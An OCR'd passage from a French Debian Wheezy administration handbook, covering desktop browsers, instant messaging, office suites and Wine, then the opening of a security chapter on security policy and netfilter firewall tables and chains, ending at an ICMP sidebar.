


Figure 13.6 *Le logiciel de messagerie Icedove*

13.5. Navigateurs web

Epiphany, le navigateur web développé par GNOME, utilise le moteur d'affichage WebKit développé par Apple pour Safari. On le trouve dans le paquet Debian *epiphany-browser*.

Konqueror, le navigateur de fichiers de KDE, assure également les fonctionnalités de navigateur web. Il utilise le moteur de rendu KHTML propre à cet environnement de bureau. KHTML est de très bonne facture et a été utilisé par Apple pour créer WebKit (utilisé par Safari). Son paquet Debian se nomme *konqueror*.

Les personnes satisfaites par aucun des deux navigateurs mentionnés ci-dessus pourront se tourner vers Iceweasel. Ce navigateur, qu'on trouve dans le paquet Debian *iceweasel*, exploite le moteur Gecko développé par le projet Mozilla et y adjoint une interface légère et extensible.




Figure 13.7 *Le navigateur Web Iceweasel*

CULTURE

Iceweasel et Firefox (et les autres)

De nombreux utilisateurs seront à coup sûr surpris de ne pas trouver Mozilla Firefox dans les menus de Debian *Wheezy*. Qu'ils se rassurent : le paquet *iceweasel* contient Iceweasel, qui est essentiellement Firefox sous un autre nom.

La raison de ce renommage est en rapport avec les règles que la Fondation Mozilla a fixées pour l'utilisation de la marque déposée Firefox™ : tout logiciel appelé Firefox doit obligatoirement utiliser le logo et les icônes Firefox officielles. Or ce logo et ces icônes n'étant pas libres, Debian ne peut donc pas les distribuer dans la section *main*. Plutôt que de déménager l'ensemble du navigateur vers la section *non-free*, le responsable du paquet a opté pour un changement de nom.

La commande `firefox` existe toujours au sein du paquet *iceweasel*, mais uniquement pour la compatibilité avec des outils qui essayeraient d'exploiter cette commande.

De la même manière, et pour les mêmes raisons, Icedove remplace Thunderbird™ (le logiciel de courrier électronique).

CULTURE

Mozilla

Netscape Navigator était le navigateur emblématique du début du Web, mais l'arrivée de Microsoft Internet Explorer l'a progressivement marginalisé. Face à cet échec, la société Netscape a décidé de « libérer » ses codes sources (en les publiant sous une licence libre) pour tenter de lui donner une seconde vie. C'était le début du projet Mozilla. Après de nombreuses années de développement, le résultat est plus que satisfaisant : le projet Mozilla est à l'origine d'un moteur de rendu HTML (nommé Gecko) parmi les plus compatibles avec les normes. Il est notamment employé par Mozilla Firefox, un navigateur connaissant un franc succès et une croissance importante du nombre de ses utilisateurs.

Wheezy contient également un nouvel arrivant sur la scène des navigateurs web, il s'agit de Chromium (disponible dans le paquet *chromium-browser*). Développé par Google, ce navigateur évolue à un rythme très rapide... à tel point qu'il ne sera sûrement pas possible d'assurer la maintenance de la même version sur la durée de vie de Debian *Wheezy*. Son objectif est clairement de rendre les services web plus attractifs d'une part en optimisant le navigateur pour plus de vitesse et d'autre part en augmentant la sécurité de l'utilisateur. Cette version libre sert également à créer une version propriétaire — Google Chrome.

COMMUNAUTÉ

Les paquets *populaires*

En installant le paquet Debian *popularity-contest*, vous pouvez participer à un sondage (automatique) qui permet au projet Debian de recenser les paquets les plus populaires. Un script lancé hebdomadairement par `cron` envoie par HTTP ou par courrier électronique, de façon aussi anonyme que possible, la liste des paquets installés ainsi que la date de dernier accès aux fichiers contenus dans chacun. Ce système révèle quels paquets sont installés et lesquels sont réellement utilisés.

Ces informations sont extrêmement utiles au projet Debian et lui permettent notamment de savoir quels paquets intégrer sur les premiers disques d'installation. Il lui est aussi possible de vérifier si un paquet est employé ou non avant de décider de le supprimer de la distribution. C'est pourquoi nous vous invitons fortement à installer le paquet *popularity-contest* et à participer au sondage.

Les statistiques ainsi collectées sont publiées quotidiennement.

➨ `http://popcon.debian.org/`

Ces statistiques peuvent éventuellement vous aider à choisir entre deux paquets qui vous semblent équivalents. En prenant le plus populaire, vous multipliez vos chances de faire un bon choix.

13.6. Développement

13.6.1. Outils pour GTK+ sur GNOME

Anjuta (du paquet Debian éponyme) est un environnement de développement permettant de créer des applications GTK+ pour GNOME. Glade (du paquet Debian éponyme) est un logiciel capable de créer des interfaces utilisateur avec GTK+ sous GNOME et de les enregistrer dans un fichier (au format XML). La bibliothèque partagée *libglade* permet alors de recréer dynamiquement les interfaces sauvegardées — fonctionnalité intéressante par exemple pour des greffons (*plug-ins*) ayant besoin d'une boîte de dialogue.

Anjuta, projet beaucoup plus ambitieux, a pour objectif de conjuguer de façon modulaire toutes les fonctionnalités nécessaires à un environnement de développement intégré.

13.6.2. Outils pour Qt sur KDE

KDevelop (du paquet Debian *kdevelop*) est un environnement de développement pour KDE. Qt Designer (du paquet Debian *qt4-designer*) est un logiciel facilitant la conception d'interface graphique pour Qt sur KDE.

Les prochaines versions de ces logiciels promettent une meilleure intégration de l'un à l'autre grâce à la technologie de composants KParts.

13.7. Travail collaboratif

13.7.1. Travail en groupe : *groupware*

Les outils de travail en groupe ont tendance à être relativement complexes à maintenir parce qu'ils aggrègent de multiples outils et qu'ils ont des exigences pas toujours facile à réconcilier dans le contexte d'une distribution intégrée. C'est pourquoi il y a une longue liste d'outils de travail en groupe qui ont fait un jour partie de Debian mais qui en ont été supprimés par manque de mainteneurs ou incompatibilité avec d'autres logiciels (plus récents) dans Debian. Cela a été le cas de PHPGroupware, eGroupware et Kolab.

➨ `http://www.phpgroupware.org/`

➨ `http://www.egroupware.org/`

➨ `http://www.kolab.org/`

Pour ne pas finir sur une note trop négative, il faut signaler que les fonctionnalités de travail collaboratif sont de plus en plus intégrées dans les logiciels « standards » et qu'il y a de moins en moins besoin de logiciels spécifiques. En revanche, cela suppose souvent un serveur spécifique.

On peut citer notamment Kolab, qui sait s'intégrer dans KDE (Kontact, Kmail, etc.), dans Horde (Webmail), dans Thunderbird (via un plugin) et même dans Microsoft Outlook. De manière plus intéressante, Citadel (dans le paquet *citadel-suite*) et Sogo (dans le paquet *sogo*) sont des alternatives qui sont disponibles dans Debian Wheezy.

13.7.2. Messagerie instantanée

Pour mettre en place une messagerie instantanée interne à l'entreprise, l'emploi de Jabber s'impose : son protocole est standardisé (XMPP) et il ne démérite pas en termes de fonctionnalités. D'autre part, la possibilité d'y chiffrer les échanges est appréciable. Enfin, il est possible de placer des passerelles entre un serveur Jabber et les autres réseaux de messagerie instantanée (ICQ, GAIM, Yahoo, MSN, etc.).

ALTERNATIVE

Internet Relay Chat

L'IRC peut remplacer Jabber. Ce service gravite autour de la notion de canal (dont les noms débutent systématiquement par le signe dièse #) : chaque canal regroupe un ensemble de personnes autour d'un thème ou d'une habitude de groupe. Au besoin, des personnes peuvent converser en privé. Son protocole, plus ancien, n'offre pas la possibilité de sécuriser les échanges de bout en bout — mais il est possible de chiffrer les communications entre les utilisateurs et le serveur en faisant circuler ce protocole à travers SSL.

Les clients IRC, plus difficiles à maîtriser, offrent beaucoup de fonctionnalités peu utiles en entreprise. Les opérateurs sont des utilisateurs dotés du pouvoir d'exclure voire de bannir les utilisateurs indésirables pour préserver le calme au sein du canal.

Le protocole IRC étant très ancien, de nombreux clients existent, pour correspondre aux préférences de nombreuses catégories d'utilisateurs : citons par exemple XChat ou Smuxi (clients graphiques qui utilisent GTK+), Irssi (en mode texte), Erc (qui s'intègre à Emacs), Chatzilla (qui fait partie de la suite de programmes Mozilla), etc.

DÉCOUVERTE

Vidéoconférence avec Ekiga

Ekiga (anciennement GnomeMeeting) est l'application phare du monde de la vidéoconférence sous Linux. Logiciel stable et fonctionnel, il s'emploie facilement et sans restrictions sur un réseau local, mais il est beaucoup plus difficile de faire fonctionner le service à travers un pare-feu qui ne gère pas explicitement SIP et/ou le protocole de téléconférence H323 et leurs subtilités.

Si l'on souhaite placer un seul client Ekiga derrière le pare-feu, on peut se contenter de *forwarder* (faire suivre) quelques ports sur la machine dédiée à la vidéoconférence : le port 1720 en TCP (port d'écoute des connexions entrantes), le port 5060 en TCP (port SIP), les ports 30000-30010 en TCP (pour le contrôle des connexions ouvertes) et les ports 5000-5013 en UDP (pour les transmissions audio et vidéo, et l'enregistrement dans un proxy H323).

Si l'on souhaite placer plusieurs clients Ekiga derrière le pare-feu, les choses se compliquent sérieusement. Il faut alors installer un « proxy H323 » (paquet *gnugk*), dont la configuration n'est pas triviale.

Configuration du serveur

La mise en place du serveur Jabber est relativement aisée. Après l'installation du paquet *ejabberd* on exécutera `dpkg-reconfigure ejabberd` afin de personnaliser le domaine par défaut et de créer un compte administrateur. Il convient de saisir un nom DNS valable (donc préalablement créé) qui pointe vers le serveur Jabber. Les administrateurs de Falcot SA ont attribué jabber.falcot.com à cet usage.

Une fois cette étape effectuée, il est possible de contrôler la configuration du service par une interface web accessible à l'adresse http://jabber.falcot.com:5280/admin/. L'identifiant et le mot de passe à utiliser sont ceux saisis lors de la configuration initiale. Attention toutefois, l'identifiant doit être qualifié du domaine configuré (le compte admin devient ainsi admin@jabber.falcot.com).

L'interface web évite l'édition d'un fichier de configuration mais ne simplifie pas toujours la tâche, car il faut tout de même connaître la syntaxe assez particulière de la plupart des options. La lecture de `/usr/share/doc/ejabberd/guide.html` est donc vivement recommandée.

Clients Jabber

GNOME dispose de Empathy (du paquet Debian éponyme). Il s'agit d'un client très simple d'emploi qui s'intègre dans la zone de notification du tableau de bord (présent par défaut en haut de l'écran si vous utilisez GNOME). Il supporte de nombreux autres protocoles de messagerie instantanée.

KDE dispose quant à lui de Kopete (paquet Debian éponyme).

13.7.3. Travail collaboratif avec FusionForge

FusionForge est un outil de développement collaboratif. Historiquement, il dérive de SourceForge, service d'hébergement en ligne de projets logiciels libres. Il en garde l'approche, basée sur le mode de développement du logiciel libre, et a continué à évoluer après que le code de SourceForge a été rendu propriétaire (i.e. les détenteurs des droits — VA Software — ont décidé de ne plus le diffuser sous une licence libre). Il fournit donc également quelques fonctionnalités mieux adaptées à un mode de fonctionnement plus traditionnel, ainsi qu'à des activités qui ne relèvent pas du développement pur.

FusionForge est en réalité une agglomération d'un ensemble d'outils permettant de gérer, suivre et animer des projets. Ces outils relèvent de trois grandes catégories :

- *communication* : forums de discussion sur le Web, gestionnaire de listes de diffusion par messagerie électronique, systèmes de nouvelles permettant à un projet de publier des « brèves » ;

- *suivi* : gestionnaire de tâches permettant le contrôle de leur progrès et leur ordonnancement, pisteurs (*tracker*) pour le suivi des bogues, des correctifs et des demandes d'amélioration, sondages ;

- *partage* : outil de centralisation des documentations pour un projet, mise à disposition de fichiers génériques, espace web dédié à chaque projet.

À cela, s'ajoute l'intégration de nombreux systèmes de gestion de sources (CVS, Subversion, Git, Bazaar, Darcs, Mercurial, Arch), ou de gestion de configuration ou de suivi de versions — les appellations sont nombreuses. Ces programmes conservent un historique des différentes versions par lesquelles est passé chaque fichier (il s'agit fréquemment de codes sources de programmes), conservent une trace de chaque changement et fusionnent les modifications apportées indépendamment par plusieurs développeurs lorsqu'ils travaillent en même temps sur la même partie d'un projet.

La plupart de ces outils sont accessibles (voire gérés) par une interface web, avec un système de gestion de permissions assez fin, et des notifications par courrier électronique pour certains événements.

Malheureusement, FusionForge n'était pas prêt lorsque *Wheezy* a été gelé et il n'est donc pas disponible de manière standard dans *Wheezy* ; au moment d'écrire ces lignes, aucun rétroportage n'est encore disponible, mais ils sont attendus pour bientôt.

13.8. Suites bureautiques

Les logiciels de bureautique furent longtemps les parents pauvres du logiciel libre : les utilisateurs demandaient des équivalents aux outils de Microsoft (Word ou Excel), mais ces logiciels sont si riches fonctionnellement qu'il était difficile de développer des équivalents. La création du projet OpenOffice.org (grâce à la libération du code de StarOffice par Sun) a comblé cette lacune. De nos jours, Debian contient Libre Office, un *fork* d'OpenOffice.org. Les efforts respectifs de GNOME (GNOME Office) et KDE (Calligra Suite) se poursuivent et parviennent — peut-être grâce à l'existence d'une saine concurrence — à des résultats intéressants. Ainsi Gnumeric (le tableur de GNOME) surpasse même OpenOffice.org/Libre Office dans certains domaines (la précision des calculs notamment). En revanche, du côté des traitements de texte, ceux des suites OpenOffice.org et Libre Office restent au dessus du lot.

Par ailleurs, il est important pour les utilisateurs de pouvoir exploiter les documents Word et Excel qu'ils reçoivent et qui peuplent leurs archives. Même si tous ont des filtres de prise en charge des logiciels de Microsoft, seul OpenOffice.org et Libre Office atteignent un niveau suffisant.

PERSPECTIVE

Libre Office remplace OpenOffice.org

Des contributeurs de OpenOffice.org ont mis en place une fondation (*The Document Foundation*) pour encadrer le développement du projet. Le rachat de Sun par Oracle — et les craintes associées — ont simplement été le déclencheur pour cette idée qui avait déjà fait son chemin depuis quelques temps. Oracle n'adhérant pas à ce projet, ils ont dû abandonner le nom OpenOffice.org et ont choisi *Libre Office*. Après une période de relative stagnation du côté d'OpenOffice.org, Oracle a décidé de transférer le code et les droits associés à l'*Apache Software Foundation*. OpenOffice.org est donc désormais un projet Apache.

Debian *Squeeze* contenait OpenOffice.org en raison du calendrier des événements… mais LibreOffice a rapidement été disponible via le dépôt `backports.debian.org`. Debian *Wheezy* inclut seulement Libre Office et les paquets *openoffice.org** ne sont plus que des paquets transitionnels. La suite OpenOffice.org telle que publiée par la fondation Apache n'est actuellement pas disponible dans Debian.

Le paquet Debian de Libre Office se nomme *libreoffice*, celui de Calligra Suitte *calligra* et celui de GNOME *gnome-office*. Pour bénéficier d'une francisation complète de Libre Office, il faudra en outre installer les paquets *libreoffice-l10n-fr* et *libreoffice-help-fr* notamment ; certaines fonctionnalités comme les dictionnaires d'orthographe, les règles d'hyphénation ou les thésaurus sont disponibles dans des paquets séparés comme emphasis *myspell/hunspell-**, *hyphen-** et *mythes-**.

13.9. L'émulation Windows : Wine

Quels que soient les efforts fournis sur tous les plans précédents, on trouve toujours tel ou tel outil particulier sans équivalent connu sous Linux ou dont il est absolument nécessaire d'employer la version originale. C'est pourquoi les systèmes d'émulation de Windows sont intéressants. C'est précisément le rôle du logiciel Wine.

➨ `http://www.winehq.com/`

COMPLÉMENTS

CrossOver Linux

La société CodeWeavers a amélioré Wine en créant *CrossOver* — ce dernier permettrait d'employer Microsoft Office sans soucis grâce à une palette plus large de fonctionnalités émulées. Certaines de ses améliorations sont réintégrées à Wine.

➨ `http://www.codeweavers.com/products/`

Il serait toutefois regrettable de se limiter à son étude, alors même que cette problématique peut être résolue de manière élégante avec d'autres outils comme une machine virtuelle ou bien encore VNC, tous deux présentés dans les encadrés ci-après.

Rappelons au passage qu'une émulation permet d'exécuter un programme développé pour un autre système en imitant celui-ci grâce à un logiciel (qui en simule donc les fonctionnalités du mieux qu'il peut à partir des possibilités du système hôte sur lequel il s'exécute).

Installons tous les paquets nécessaires :

```
# apt-get install wine ttf-mscorefonts-installer wine-doc
```

L'utilisateur doit alors exécuter `winecfg` et configurer quel emplacement (Debian) correspond à quel lecteur (Windows). `winecfg` a des valeurs par défaut raisonnables et peut autodétecter plusieurs lecteurs ; signalons que si vous avez un système en double boot, il ne faut pas faire pointer le lecteur C: vers l'emplacement où la partition Windows est montée sous Debian, sinon Wine va probablement écraser quelques données sur cette partition, rendant Windows inutilisable. Les autres paramètres peuvent être conservés à leur valeur par défaut. Pour exécuter des programmes Windows, il faut tout d'abord les installer en exécutant leur installateur (Windows) sous Wine, par exemple avec une commande comme `wine .../setup.exe` ; une fois le programme installé, on peut l'exécuter avec `wine .../program.exe`. L'emplacement exact du fichier `program.exe` dépend de l'emplacement configuré pour le lecteur C: ; toutefois, dans de nombreux cas, exécuter `wine program` fonctionnera parce que le programme est souvent installé dans un emplacement standard où Wine peut le retrouver.

Avant de compter sur Wine ou des solutions similaires, il faut savoir que rien ne remplace le test réel d'une version d'un logiciel : lui seul assure un fonctionnement satisfaisant avec une solution d'émulation.

ALTERNATIVE

Les machines virtuelles

Au lieu d'émuler le système d'exploitation de Microsoft, il est possible d'utiliser des machines virtuelles qui émulent directement le matériel et de faire tourner dessus n'importe quel système d'exploitation. Le chapitre 12, « Administration avancée » page 326 présente plusieurs solutions de virtualisation, notamment Xen et KVM. L'introduction de cette section mentionne également QEMU, VMWare et Bochs qui sont d'autres outils proposant des machines virtuelles.

ALTERNATIVE

***Windows Terminal Server* ou VNC**

Une dernière solution est à considérer : les applications Windows à conserver peuvent être installées sur un serveur central *Windows Terminal Server* et exécutées à distance par des machines Linux employant *rdesktop*. Ce programme est un client Linux qui comprend le protocole RDP (*Remote Desktop Protocol*, protocole de bureau distant) employé par *Windows NT/2000 Terminal Server* pour déporter des bureaux graphiques.

Le logiciel VNC offre des fonctions similaires et fonctionne en outre avec de nombreux systèmes d'exploitation. Les clients et serveurs VNC pour Linux sont traités dans la section 9.2, « Connexion à distance » page 207.

Mots-clés

Pare-feu
Netfilter
IDS/NIDS

Chapitre

14 Sécurité

Un système d'information a, selon les cas, une importance variable ; dans certains cas, il est vital à la survie d'une entreprise. Il doit donc être protégé en conséquence contre divers risques, ce que l'on regroupe communément sous l'appellation de sécurité.

14.1. Définir une politique de sécurité

ATTENTION

Portée de ce chapitre

La sécurité est un sujet vaste et sensible, que nous ne saurions traiter complètement dans le cadre d'un seul chapitre. Nous nous limiterons ici à délimiter quelques points importants et présenter quelques-uns des outils et méthodes qui peuvent servir dans le domaine, mais la littérature est abondante et des ouvrages entiers ont été écrits sur le sujet. On pourra par exemple se rapporter à l'ouvrage *Sécuriser un réseau Linux* de Bernard Boutherin et Benoît Delaunay (collection Cahiers de l'Admin, éditions Eyrolles) ; à *Sécurité informatique, principes et méthode* de Laurent Bloch et Christophe Wolfhugel (collection blanche, éditions Eyrolles également) ; ou, en anglais, à l'excellent *Linux Server Security* de Michael D. Bauer (éditions O'Reilly).

Le terme de « sécurité » recouvre une vaste étendue de concepts, d'outils et de procédures, qui ne s'appliquent pas à tous les cas. Il convient de s'interroger sur ce que l'on souhaite accomplir pour choisir lesquels mettre en œuvre. Pour sécuriser un système, il faut se poser quelques questions ; si l'on se lance tête baissée dans la mise en œuvre d'outils, on risque de se focaliser sur certains aspects au détriment des plus importants.

Il est donc crucial de se fixer un but. Pour cela, il s'agit d'apporter des réponses aux questions suivantes :

- Que cherche-t-on à protéger ? La politique de sécurité à mener ne sera pas la même selon que l'on cherche à protéger les ordinateurs ou les données. Et s'il s'agit des données, il faudra également se demander lesquelles.
- Contre quoi cherche-t-on à se protéger ? Est-ce d'un vol de données confidentielles ? De la perte accidentelle de ces données ? De la perte de revenu associée à une interruption de service ?
- Également, de qui cherche-t-on à se protéger ? Les mesures de sécurité à mettre en place différeront largement selon que l'on cherche à se prémunir d'une faute de frappe d'un utilisateur habituel du système ou d'un groupe d'attaquants déterminés.

NOTE

Remise en question permanente

Bruce Schneier, un des experts mondialement reconnus en matière de sécurité (pas uniquement informatique, d'ailleurs) lutte contre un des mythes importants de la sécurité par l'expression « La sécurité est un processus, non un produit. » Les actifs à protéger évoluent au fil du temps, de même que les menaces qui pèsent dessus et les moyens dont disposent les attaquants potentiels. Il est donc important, même si une politique de sécurité a été parfaitement conçue et mise en œuvre, de ne pas s'endormir sur ses lauriers. Les composants du risque évoluant, la réponse à apporter à ce risque doit également évoluer à leur suite.

Il est d'usage d'appeler « risque » la conjonction des trois facteurs : ce qui doit être protégé, ce qu'on souhaite éviter et les éléments qui essaient de faire en sorte que cela arrive. La réunion des réponses à ces trois questions permet de modéliser ce risque. De cette modélisation découlera une politique de sécurité, qui se manifestera à son tour par des actions concrètes.

Il faudra enfin prendre en compte les contraintes qui peuvent limiter la liberté d'action. Jusqu'où est-on prêt à aller pour sécuriser le système ? Cette question a un impact majeur et la réponse apportée est trop souvent formulée en seuls termes de coût, alors qu'il faut également se demander jusqu'à quel point la politique de sécurité peut incommoder les utilisateurs du système, ou en dégrader les performances, par exemple.

Une fois que l'on a établi une modélisation du risque dont on cherche à se prémunir, on peut se pencher sur la définition d'une politique de sécurité.

NOTE

Politiques extrêmes

Dans certains cas, le choix des actions à mener pour sécuriser un système peut être extrêmement simple.

Par exemple, si le système à protéger se compose exclusivement d'un ordinateur de récupération qu'on n'utilise que pour additionner des chiffres en fin de journée, on peut tout à fait raisonnablement décider de ne rien faire de spécial pour le protéger ; en effet, la valeur intrinsèque du système est faible, celle des données est nulle puisqu'elles ne sont pas stockées sur cet ordinateur et un attaquant potentiel ne gagnerait à s'infiltrer sur ce « système » qu'une calculatrice un peu encombrante. Le coût de la sécurisation d'un tel système dépasserait probablement largement celui du risque.

À l'opposé, si l'on cherche à protéger absolument la confidentialité de données secrètes, au détriment de toute autre considération, une réponse appropriée serait la destruction complète de ces données (avec effacement des fichiers, puis pulvérisation des disques durs, dissolution dans de l'acide, etc.). Si les données doivent de plus être préservées, mais pas nécessairement accessibles, et si le coût n'est pas soumis à des contraintes, on pourra commencer en stockant ces données gravées sur des plaques de platine iridié stockées en divers bunkers répartis sous différentes montagnes dans le monde, chacun étant bien entendu entièrement secret mais gardé par des armées entières…

Pour extrêmes qu'ils puissent paraître, ces deux exemples n'en sont pas moins des réponses adaptées à des risques définis, dans la mesure où ils découlent d'une réflexion qui prend en compte les buts à atteindre et les contraintes présentes. Lorsqu'il s'agit d'une décision raisonnée, aucune politique de sécurité n'est moins respectable qu'une autre.

Dans la plupart des cas, on s'apercevra que le système informatique peut être segmenté en sous-ensembles cohérents plus ou moins indépendants. Chacun de ces sous-systèmes pourra avoir ses besoins et ses contraintes propres ; il faudra donc en général les considérer séparément lors de la définition des politiques de sécurité correspondantes. Il conviendra alors de toujours garder à l'esprit le principe selon lequel un périmètre court et bien défini est plus facile à défendre qu'une frontière vague et longue. L'organisation du réseau devra donc être pensée en conséquence, afin

que les services les plus sensibles soient concentrés sur un petit nombre de machines et que ces machines ne soient accessibles qu'à travers un nombre minimal de points de passage, plus faciles à sécuriser que s'il faut défendre chacune des machines contre l'intégralité du monde extérieur. On voit clairement apparaître ici l'utilité des solutions de filtrage du trafic réseau, notamment par des pare-feu. On pourra pour cela utiliser du matériel dédié, mais une solution peut-être plus simple et plus souple est d'utiliser un pare-feu logiciel, tel que celui intégré dans le noyau Linux.

14.2. Pare-feu ou filtre de paquets

B.A.-BA

Pare-feu

Un pare-feu (*firewall*) est un ensemble matériel ou logiciel qui trie les paquets qui circulent par son intermédiaire, en provenance ou vers le réseau local, et ne laisse passer que ceux qui vérifient certaines conditions.

Un pare-feu est une passerelle filtrante : il applique des règles de filtrage aux paquets qui le traversent (c'est pourquoi il n'est utile qu'en tant que point de passage obligé).

L'absence de configuration standard explique qu'il n'y ait pas de solution prête à l'emploi. Des outils permettent en revanche de simplifier la configuration du pare-feu netfilter en visualisant graphiquement les règles définies. L'un des meilleurs est sans doute `fwbuilder`.

CAS PARTICULIER

Pare-feu local

Un pare-feu peut limiter son action à une seule machine (et non pas un réseau local complet) ; son rôle principal est alors de refuser ou limiter l'accès à certains services, voire de se prémunir contre l'établissement de connexions sortantes par des logiciels indésirables que l'utilisateur pourrait avoir installés (volontairement ou pas).

Le noyau Linux intègre le pare-feu netfilter ; les outils `iptables` et `ip6tables` permettent de le configurer. La différence entre ces deux outils se limite à ce que le premier agit sur le réseau IPv4 alors que le second intervient sur le réseau IPv6. Les deux piles réseau étant amenées à cohabiter pendant de nombreuses années, il faudra faire usage des deux outils en parallèle.

14.2.1. Fonctionnement de netfilter

netfilter dispose de quatre tables distinctes, donnant les règles régissant trois types d'opérations sur les paquets :

- filter pour les règles de filtrage (accepter, refuser, ignorer un paquet) ;
- nat pour modifier les adresses IP et les ports sources ou destinataires des paquets ; il est à noter que cette table n'existe pas pour IPv6 ;

- mangle pour modifier d'autres paramètres des paquets IP (notamment le champ ToS — *Type Of Service* — et les options) ;
- raw pour effectuer des manipulations manuelles sur les paquets avant que le suivi de connexion entre en jeu.

Chaque table contient des listes de règles appelées chaînes ; les chaînes standards servent au pare-feu pour traiter les paquets dans différentes circonstances prédéfinies. L'administrateur peut créer d'autres chaînes, qui ne seront employées que si l'une des chaînes standard les appelle.

La table filter compte trois chaînes standard :

- INPUT : concerne les paquets destinés au pare-feu ;
- OUTPUT : concerne les paquets émis par le pare-feu ;
- FORWARD : appliquée aux paquets transitant via le pare-feu (et dont il n'est donc ni la source ni le destinataire).

La table nat dispose également de trois chaînes standards :

- PREROUTING : modifie les paquets dès qu'ils arrivent ;
- POSTROUTING : modifie les paquets alors qu'ils sont prêts à partir ;
- OUTPUT : modifie les paquets générés par le pare-feu lui-même.




Figure 14.1 *Ordre d'emploi des chaînes de* netfilter

Chaque chaîne est une liste de règles, prévoyant une action à exécuter quand certaines conditions sont remplies. Le pare-feu parcourt séquentiellement la chaîne s'appliquant au paquet traité et dès qu'une règle est satisfaite, il « saute » (l'option -j vient de *jump*) à l'emplacement indiqué pour continuer le traitement. Certains de ces emplacements sont standardisés et correspondent aux actions les plus courantes. Une fois une de ces actions enclenchée, le parcours

de la chaîne est interrompu parce que le sort du paquet est normalement décidé (sauf exception explicitement mentionnée ci-après) :

B.A.-BA

ICMP

